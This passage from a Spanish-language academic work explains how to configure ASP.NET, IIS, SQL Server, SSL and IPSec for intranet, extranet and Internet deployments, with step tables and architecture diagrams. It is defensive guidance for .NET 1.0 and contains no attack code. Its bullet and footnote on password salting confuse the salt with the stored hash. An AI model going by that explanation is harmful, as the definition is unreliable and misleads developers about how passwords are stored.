	Establezca la contraseña de la cuenta ASPNET en un valor conocido mediante Usuarios y grupos locales.
	Edite el archivo Machine.config que está ubicado en %windir%\Microsoft.NET\Framework\ v1.0.3705\CONFIG y vuelva a configurar el atributo de contraseña en el elemento <**processModel**>.
	Predeterminado
	
	`<!-- userName="machine" password="AutoGenerate" -->`
	
	Se convierte en
	
	`<!-- userName="machine" password="YourNewStrongPassword" -->`

Configurar la aplicación Web ASP.NET para que utilice la autenticación de Windows	Edite el archivo Web.config en la raíz del directorio virtual de la aplicación. Establezca el elemento <**authentication**> en: `<authentication mode="Windows" />`
Comprobar que está desactivada la suplantación	La suplantación está desactivada de forma predeterminada; no obstante, deberá comprobar que está desactivada en Web.config tal y como se muestra a continuación: `<identity impersonate="false" />` También puede obtener el mismo resultado si quita el elemento <**identity**>.

Tabla 1-7: Configurar ASP.NET

[44] Tablas 1-6 , 1-7, 1-8 y 1-9 Tomadas de [1], Capítulo 5: Seguridad de Intranet

Paso	Más información
Crear una cuenta de Windows en el equipo de SQL Server idéntica a la cuenta del proceso de ASP.NET (ASPNET)	El nombre de usuario y la contraseña deben coincidir con los de la cuenta ASPNET. Otorgue a la cuenta los siguientes privilegios: - Tener acceso a este equipo desde la red. - Denegar el inicio de sesión localmente. - Iniciar sesión como trabajo por lotes.
Configurar SQL Server para que utilice la autenticación de Windows	
Crear un inicio de sesión de SQL Server para la cuenta ASPNET local	Así se concede acceso a SQL Server.
Crear un nuevo usuario de base de datos y asignar el nombre de inicio de sesión al usuario de base de datos	Así se concede acceso a la base de datos especificada.
Crear una nueva función de base de datos definida por el usuario y agregar el usuario de base de datos a la función	
Establecer permisos de base de datos para la función de base de datos	Conceda los permisos mínimos.

Tabla 1-8: Configurar SQL Server

Paso	Más información
Configurar el sitio Web para que utilice SSL	Establecer SSL entre el servidor Web y el navegador de los clientes.
Configurar IPSec entre el servidor Web y el servidor de bases de datos	Establecer comunicación segura entre estos dos servidores aún cuando estén en la misma red.

Tabla 1-9: Configurar la comunicación segura

Al utilizar autenticación de Windows en un ambiente como una Intranet se evita que el usuario tenga que utilizar varias contraseñas, por ejemplo una para la cuenta de su máquina y otra para la aplicación empresarial, la autenticación se vuelve transparente, al ser la cuenta de dominio de Windows de su máquina la que le provee los permisos dentro de la aplicación dependiendo del grupo al que pertenezca. Otra ventaja de este modelo radica en que no se utilizan varias conexiones a la base de datos para la aplicación sino solamente una, que es reutilizada facilitando la tarea de administración. La principal desventaja en

cambio es que al agrupar las conexiones de base de datos no permite que el servidor SQL realice auditorias sobre la utilización de recursos de información pues toda la información se entrega a la misma cuenta, por lo tanto si se requiere hacer auditoria por usuario hay que pasar explícitamente la identidad del mismo a la base como un parámetro de un procedimiento almacenado por ejemplo.

1.5.1.2 ASP .NET, Servicios Web y SQL Server

Este escenario plantea la utilización de una estructura más elaborada de servidores, en la cual se utiliza un servidor Web que aloja las páginas de la aplicación empresarial, pero que no interactúa directamente con la base de datos sino que obtiene información de la misma a través de un servicio Web alojado en otro servidor denominado servidor de aplicaciones, que no es mas que otro servidor Web donde se aloja el servicio Web desarrollado también en ASP .NET. Con la utilización de un Servicio Web para acceder a la base de datos se logra estructurar mejor una aplicación basada en capas, debido a que la capa de acceso a datos está desarrollada en el servicio Web permitiendo que no solamente aplicaciones Web puedan obtener dicha información sino también aplicaciones de escritorio inclusive en múltiples plataformas.

El escenario planteado se describe más claramente en el Gráfico 1-34



Gráfico 1-34: Escenario de ASP .NET con Web Service y SQL Server

El servidor Web recibe las peticiones por parte de los usuarios y realiza autenticación de Windows, luego se efectúa una suplantación y delegación entre los servidores Web y de Aplicaciones para poder transmitir el contexto de seguridad, y para proteger la información se establece comunicación SSL entre estos servidores, el servicio Web autoriza la utilización del método solicitado en base a la identidad del llamador original transmitida desde el servidor Web

mediante autenticación Kerberos. Para acceder al servidor de base de datos el servidor de aplicaciones utiliza la cuenta del proceso, ASPNET de tal forma que el servidor de base de datos debe confiar en la autenticación y autorización que realiza el servidor de aplicaciones. Para realizar auditoria se debe hacer lo mismo que en el escenario anterior, es decir realizar auditoria directamente desde la aplicación o enviar la identidad del llamador original como parámetro de una llamada al servidor de base de datos o de un procedimiento almacenado.

Para ilustrar mejor el escenario planteado se muestra a continuación el Gráfico 1-35



Gráfico 1-35: Configuración de seguridad con ASP.NET, Web Service y SQL Server

Como se muestra en el gráfico las identidades de los usuarios se transmiten directamente desde el cliente hasta llegar al servicio Web aún cuando la identidad tenga que viajar por la red, esto se logra configurando la autenticación de Windows con Kerberos, que permite realizar suplantación y delegación de tal manera que las solicitudes de la aplicación empresarial del servidor Web se hacen con la identidad del usuario. Siendo que las cuentas de usuarios son parte del dominio, el servidor de aplicaciones toma las peticiones y comprueba la

pertenencia a funciones de las identidades en Active Directory y autoriza hacer uso del método solicitado.

Las tablas 1-10, 1-11, 1-12 y 1-13 muestran los pasos principales a seguir para configurar este escenario de seguridad en los distintos servidores.

Configurar IIS	
Paso	Más información
Deshabilitar el acceso anónimo para el directorio raíz virtual de la aplicación Web Habilitar la autenticación integrada de Windows para la raíz virtual de la aplicación Web	
Configurar ASP.NET	
Paso	Más información
Configurar la aplicación Web ASP.NET para que utilice la autenticación de Windows	Edite el archivo Web.config en el directorio virtual de la aplicación Web. Establezca el elemento <**authentication**> en: `<authentication mode="Windows" />`
Configurar la aplicación Web ASP.NET para la suplantación	Edite el archivo Web.config en el directorio virtual de la aplicación Web. Establezca el elemento <**identity**> en: `<identity impersonate="true" />`

Tabla 1-10 : Configurar el servidor Web (ASP.NET, Web Service y SQL Server)

Configurar IIS	
Paso	Más información
Deshabilitar el acceso anónimo para el directorio raíz virtual del servicio Web Habilitar la autenticación integrada de Windows para el directorio raíz virtual del servicio Web	
Configurar ASP.NET	
Paso	Más información

Cambiar la contraseña de ASPNET a un valor conocido	ASPNET es una cuenta local con los mínimos privilegios que se utiliza de forma predeterminada para ejecutar las aplicaciones Web ASP.NET.
	Establezca la contraseña de la cuenta ASPNET en un valor conocido mediante Usuarios locales y grupos.
	Edite el archivo Machine.config que está ubicado en %windir%\Microsoft.NET\Framework\ v1.0.3705\CONFIG y vuelva a configurar el atributo de contraseña en el elemento <**processModel**>:
	Predeterminado
	
	`<!-- userName="machine" password="AutoGenerate" -->`
	
	Se convierte en
	
	`<!-- userName="machine" password="YourNewStrongPassword" -->`

Configurar el servicio Web ASP.NET para que utilice la autenticación de Windows	Edite el archivo Web.config en el directorio virtual del servicio Web. Establezca el elemento <**authentication**> en: `<authentication mode="Windows" />`
Comprobar que está desactivada la suplantación	La suplantación está desactivada de forma predeterminada; no obstante, deberá comprobar que está desactivada en Web.config tal y como se muestra a continuación: `<identity impersonate="false" />` Observe que, al estar deshabilitada la suplantación de forma predeterminada, puede obtener el mismo resultado si quita el elemento <**identity**>.

Tabla 1-11: Configurar el servidor de aplicaciones (ASP.NET, Web Service y SQL Server)

Paso	Más información
Crear una cuenta de Windows en el equipo de SQL Server idéntica a la cuenta del proceso de ASP.NET que se utiliza para ejecutar el servicio Web	El nombre de usuario y la contraseña deben coincidir con los de la cuenta personalizada de ASP.NET. Otorgue a la cuenta los siguientes privilegios: - Tener acceso a este equipo desde la red - Denegar el inicio de sesión localmente - Iniciar sesión como trabajo por lotes
Configurar SQL Server para que utilice la autenticación de Windows	
Crear un inicio de sesión de	Así se concede acceso a SQL Server.

SQL Server para la cuenta personalizada de ASP.NET	
Crear un nuevo usuario de base de datos y asignar el nombre de inicio de sesión al usuario de base de datos	Así se concede acceso a la base de datos especificada.
Crear una nueva función de usuario de base de datos y agregar el usuario de base de datos a la función	
Establecer permisos de base de datos para la función de usuario de base de datos	Conceder los permisos mínimos.

Tabla 1-12: Configurar SQL Server (ASP.NET, Web Service y SQL Server)

Paso	Más información
Configurar el sitio Web en el servidor Web para que utilice SSL	Comprar o crear e instalar un certificado digital en el servidor, para poder cifrar la información que envíe y reciba.
Configurar IPSec entre el servidor Web y el servidor de bases de datos	Configurar IPSec para todo el tráfico entre los servidores.

Tabla 1-13: Configurar comunicación segura (ASP.NET, Web Service y SQL Server)

1.5.2 SEGURIDAD EN EXTRANET

La Extranet para el presente trabajo se considera a una red entre varias empresas asociadas que desean compartir información vital entre si, con plataformas de trabajo heterogéneas. Uno de los principales problemas que se debe solucionar es el método de autenticación utilizado por las partes, pues al tener plataformas de trabajo diferentes los métodos varían de una empresa a otra. Otra dificultad que presenta una Extranet es que la información transita por Internet y aun cuando no está disponible para cualquier usuario puede ser monitoreada si no se encripta.

Para proveer acceso a información de las empresas o entidades asociadas se puede hacer uso de dos escenarios dependiendo de las necesidades de información.

- Publicación de servicio Web.
- Publicación de aplicación Web.

1.5.2.1 Publicación de servicio Web

La publicación de un servicio Web soluciona el problema de tener plataformas heterogéneas ya que la aplicación que recibe la información puede ser programada en cualquier lenguaje y para poder interpretar la información que devuelve el servicio Web solamente debe conocer la estructura XML de los datos devueltos que pueden ser de una gran variedad, desde tipos de datos genéricos como enteros, cadenas, arreglos hasta arreglos de clases que pueden ser recuperados e interpretados por cualquier lenguaje orientado a objetos.

Si bien el servicio Web permite esta facilidad, también presenta muchos problemas en cuanto a seguridad, por cuanto debe ser publicado en Internet y esto complica la labor de seguridad.

El Gráfico 1-36 muestra el escenario común para la publicación de un servicio Web en una Extranet.



Gráfico 1-36: Servicio Web en Extranet

En este punto cabe aclarar que la solución presentada solo abarca el lado de la empresa que publica el servicio Web por cuanto la empresa asociada es la responsable de acceder a la información con la plataforma que disponga. Para cuestiones de ejemplo se presenta un escenario donde la plataforma de trabajo es la misma para ambas empresas.

Este escenario se caracteriza por las siguientes condiciones[45]:

- La empresa expone un servicio Web a través de Internet.
- La empresa local valida las credenciales (certificados de cliente X.509) de la empresa asociada (no de usuarios individuales) para autorizar el acceso a los recursos. La empresa local no necesita conocer los datos de inicio de sesión de los usuarios individuales de la empresa asociada.
- Se asignan certificados de cliente a cuentas del servicio de directorio Active Directory® en la empresa local.
- La extranet contiene un servicio Active Directory independiente del servicio Active Directory corporativo (interno). El servicio Active Directory de la extranet está en un bosque independiente que proporciona un límite de confianza independiente.
- La autorización del servicio Web se basa en la cuenta de Active Directory asignada. Puede utilizar decisiones de autorización independientes basadas en la identidad de la empresa asociada (representada por cuentas de Active Directory independientes para cada empresa).
- Se tiene acceso a la base de datos a través de una única conexión de confianza que corresponde a la identidad del proceso de servicio Web ASP.NET.
- Los datos recuperados del servicio Web son confidenciales y debe establecerse la seguridad para su transferencia (internamente en la empresa local y externamente mientras se transmiten por Internet).

La configuración final del escenario comienza con publicar un servicio Web que contenga la capa de acceso a datos de la aplicación conjunta con la empresa asociada, en este servicio Web se realiza la autorización y autenticación del acceso de usuarios identificados mediante certificados de cliente que son asignados a cada una de las empresas asociadas de tal forma que todos los usuarios de una determinada empresa son identificados por el mismo certificado en el lado del servicio Web. Cada una de las empresas asociadas tiene un

[45] Tomado de [1], Capítulo 6: Seguridad en Extranet

certificado digital que en el lado de las empresa local está asignado a una cuenta de Active Directory donde se le asignan los permisos necesarios que afectan a todos los usuarios de la empresa socia. La autenticación de cada usuario corre por cuenta de la otra empresa y no es necesario que se pase ninguna identidad específica a más del certificado.

Como la información que se comparte en Internet no es pública y debe ser protegida, todo el canal desde la empresa asociada hasta el servidor Web local hace uso de SSL para cifrar la información. Finalmente se requiere de un servidor de seguridad colocado entre la conexión de Internet y el servidor Web local para impedir las conexiones entrantes que no provengan directamente de la IP pública del servidor asociado.

Todo el escenario completo queda descrito en el Gráfico 1- 37



Gráfico 1-37: Publicación de Servicio Web en Extranet

Como se puede apreciar al realizar una publicación directamente hacia Internet se coloca el servidor Web en una zona delimitada por dos servidores de seguridad o

firewalls que permiten formar una doble barrera antes de que se tenga acceso a los servidores locales y para el caso específico al de la base de datos. También se tiene una configuración de Active Directory separada del dominio local, en un bosque independiente.

En caso de no realizar la autenticación mediante certificados digitales de cliente también se puede hacer autenticación Básica como ya se había explicado con anterioridad, para lo cual se debe configurar el proxy con el cual se tiene acceso al servicio Web para agregarle explícitamente las credenciales (usuario y contraseña) de Windows con las cuales autenticarse.

1.5.2.2 Exponer una aplicación Web

En el escenario anterior se considera un ambiente de trabajo conjunto donde la empresa asociada se hace responsable de autenticar y autorizar a sus usuarios en la aplicación con la cual se realiza en acceso al servicio Web publicado. Ahora puede existir un escenario más sencillo donde simplemente la empresa local desee simplemente compartir con la empresa asociada cierta información en un formato propio. Esto se puede hacer mediante la publicación de una aplicación Web, que está disponible mediante autenticación ya sea básica o de formularios como se muestra en el Gráfico 1-38.



Gráfico 1-38: Aplicación Web en una Extranet[46]

[46] Tomado de [1], Capítulo 6: Seguridad de Extranet

Las condiciones de este escenario son:

- La aplicación Web asociada acepta credenciales especificadas en una página de inicio de sesión de Formularios o presenta un cuadro de diálogo de inicio de sesión con autenticación básica en IIS.
- Las credenciales se validan en un servicio Active Directory independiente en la red de perímetro de la Extranet. El servicio Active Directory de la Extranet está en un bosque independiente que proporciona un límite de confianza independiente.
- Se tiene acceso a la base de datos a través de una única conexión de confianza que corresponde a la identidad del proceso de aplicación Web ASP.NET.
- La autorización de la aplicación Web se basa en un objeto GenericPrincipal, creado como parte del proceso de autenticación mediante Formularios o un objeto WindowsPrincipal si se utiliza autenticación básica.
- Los datos recuperados de la aplicación Web son confidenciales, por lo que se debe establecer la seguridad para su transferencia.



Gráfico 1-39: Publicación de una aplicación Web en Extranet[47]

[47] Tomado de [1], Capítulo 6: Seguridad de Extranet

La configuración final lograda se muestra en el Gráfico 1-39 donde se puede apreciar que en este tipo de escenario simplemente se publica una aplicación con la información específica que se desea compartir para que la empresa asociada la pueda observar.

Como medida adicional de protección se puede implementar un servidor de base de datos solamente para la aplicación de Extranet para que de ninguna forma se llegue a la red interna de servidores. La información que alimenta la base de datos externa se replica desde el servidor corporativo interno detrás del servidor de seguridad.

1.5.3 SEGURIDAD EN INTERNET

Este escenario es el que representa un mayor reto para la seguridad, porque a diferencia de los anteriores la identidad de los usuarios no puede ser controlada, tampoco se puede controlar el tipo de explorador con el cual se accede a la aplicación. Todo esto sumado al hecho de que la aplicación se publica precisamente para que pueda ser accedida desde cualquier conexión a Internet; provoca que deban implementarse los mayores controles posibles para evitar recibir ataques o al menos reducir la incidencia de los mismos.

Las características de este escenario se detallan a continuación:

- Autenticación mediante formularios donde se recogen las credenciales que se utilizarán para realizar autorización.
- Autorización mediante la creación de una instancia de GenericPrincipal con la cual se permite el acceso o no a los recursos de la aplicación y del sistema dependiendo del perfil asignado.
- Las identidades de los usuarios se almacenan en repositorios de identidad que pueden ser, una base de datos SQL o Active Directory.

- En caso de almacenar las credenciales en SQL, nunca se guardan contraseñas sino un valor *salt*[48] de éstas, así las contraseñas no pueden ser conocidas ni siquiera por el administrador de la base de datos.
- La cuenta que se utiliza para la llamada a la aplicación desde IIS es la cuenta anónima, aunque podría utilizarse una cuenta de dominio configurada con los privilegios mínimos.
- La comunicación entre el navegador y el servidor Web debe realizarse mediante SSL para cifrar la comunicación, cuando la información así lo requiera.
- Siempre se debe cifrar el vale de autenticación que se envía en cada petición nueva a la página, este vale se lo entrega cuando se autentica en el formulario.
- El servidor Web debe colocarse en una DMZ para evitar que se acceda directamente a la red corporativa desde el exterior.
- El acceso a la base de datos se realiza mediante la cuenta de ASP.NET por lo cual el servidor SQL debe confiar en la autenticación realizada por la aplicación empresarial.
- Para realizar auditoria se deben enviar las credenciales recibidas en el formulario explícitamente entre las capas de la aplicación mediante parámetro de funciones o de procedimientos almacenados.



Gráfico 1-40: Publicación de Aplicación Web en Internet

[48] Un valor SALT es un valor hash de la contraseña sumada a un valor aleatorio que también se guarda en la base de datos, con esto se reduce el riesgo los ataques de diccionario.

Generalmente la configuración resultante de las condiciones antes planteadas resulta en una estructura como la presentada en el Gráfico 1-40.

Como se puede observar la identidad de los usuarios no se utiliza para realizar la autenticación a nivel del sistema operativo sino que se realiza directamente por medio de la aplicación, debido a esto las configuraciones de las ACL para evitar ataques en el sistema de archivos deben realizarse con la identidad del usuario anónimo, aunque también se puede utilizar una cuenta de dominio configurada con privilegios mínimos, tanto en el servidor como en la red.

La autorización se realiza mediante roles a los que pertenezcan las identidades utilizadas para la autenticación, permitiendo realizar una autorización más granulada dentro de la aplicación y a la vez haciendo un filtrado de los privilegios sobre los recursos que maneja como la base de datos.

Para el presente proyecto se considera a toda la información como confidencial y no de acceso público por lo cual en todos los canales de comunicación se establecen canales seguros con SSL entre navegador y servidor Web y con IPSec entre los servidores. A más de esto como puede observarse se coloca al servidor Web entre dos servidores de seguridad que lo separan del resto de la red corporativa, para filtrar aún más el acceso de usuarios a la información.

Las tablas 1-14, 1-15 y 1-16[49] muestran un resumen de las configuraciones que deben hacerse para asegurar la aplicación en un escenario de Internet.

Configurar IIS	
Paso	Más información
Habilitar el acceso anónimo para el directorio raíz virtual de la aplicación Web	Para trabajar con la configuración de autenticación de IIS, utilice el complemento MMC de IIS. Haga clic con el botón secundario del *mouse* (ratón) en el directorio virtual de la aplicación y, a continuación, haga clic en **Propiedades**. Haga clic en la ficha **Seguridad de directorios** y después haga clic en **Editar** en el grupo **Control de autenticación y acceso anónimo**.

[49] Tomadas de [1], Capítulo 7: Seguridad en Internet

Configurar ASP.NET	
Paso	Más información

Restablecer la contraseña de la cuenta ASPNET (que se utiliza para ejecutar ASP.NET) a una contraseña segura conocida	Esto le permite crear una cuenta local duplicada (con el mismo nombre de usuario y la misma contraseña) en el servidor de bases de datos. Esto es necesario para permitir a la cuenta ASPNET responder a desafíos de autenticación de red del servidor de base de datos cuando se conecte mediante autenticación de Windows.
	
	Una alternativa es utilizar una cuenta de dominio con privilegios mínimos (si se permite la autenticación de Windows a través del servidor de seguridad).
	
	Edite el archivo Machine.config, que se encuentra en %windir%\Microsoft.NET\Framework\v1.0.3705\CONFIG
	
	Establezca los atributos del nombre de usuario y la contraseña de la cuenta personalizada en el elemento <**processModel**>.
	
	Valor predeterminado
	
	`<!-- userName="machine" password="AutoGenerate" -->`
	
	Se convierte en
	
	`<!-- userName="machine" password="ContraseñaSegura" -->`

Configurar la aplicación Web ASP.NET para utilizar la autenticación mediante Formularios (con SSL)	Modifique el archivo Web.config de la raíz del directorio virtual de la aplicación.
	Establezca el elemento <**authentication**> en:
	
	`<authentication mode="Forms" >`
	`  <forms name="MyAppFormsAuth"`
	`  loginUrl="login.aspx"`
	`  protection="All"`
	`  timeout="20"`
	`  path="/" >`
	`  </forms>`
	`</authentication>`

Tabla 1-14: Configurar el servidor Web en ambiente Internet

Configurar SQL Server	
Paso	Más información
Crear una cuenta de Windows en el equipo de SQL Server que coincida con la cuenta de proceso ASP.NET	El nombre de usuario y la contraseña deben coincidir con la cuenta personalizada de la aplicación ASP.NET o bien debe tratarse de una cuenta ASPNET si todavía se utiliza la cuenta predeterminada.
Configurar SQL Server para la autenticación de Windows	
Crear un inicio de sesión de SQL Server para la cuenta personalizada de la aplicación ASP.NET	Esto concede acceso al servidor SQL Server.
Crear un nuevo usuario de la base de datos y asignar el nombre de inicio de sesión al usuario de la base de datos	Permite obtener acceso a la base de datos especificada.
Crear una nueva función de base de datos definida por el usuario en la base de datos y colocar el usuario de la base de datos en esa función	
Establecer permisos de base de datos para la función de base de datos	Este paso concede permisos mínimos. En caso de corromperse la seguridad el daño es menor.

Tabla 1-15: Configurar SQL Server

Configurar SSL/IPSec	
Paso	Más información
Configurar el sitio Web para SSL	Agregar un certificado digital al servidor Web para exigir que todas las conexiones sean SSL
Configurar IPSec entre el servidor de aplicaciones y el servidor de bases de datos	Cifrar toda la información entre los dos servidores.

Tabla 1-16: Configurar la seguridad de las comunicaciones

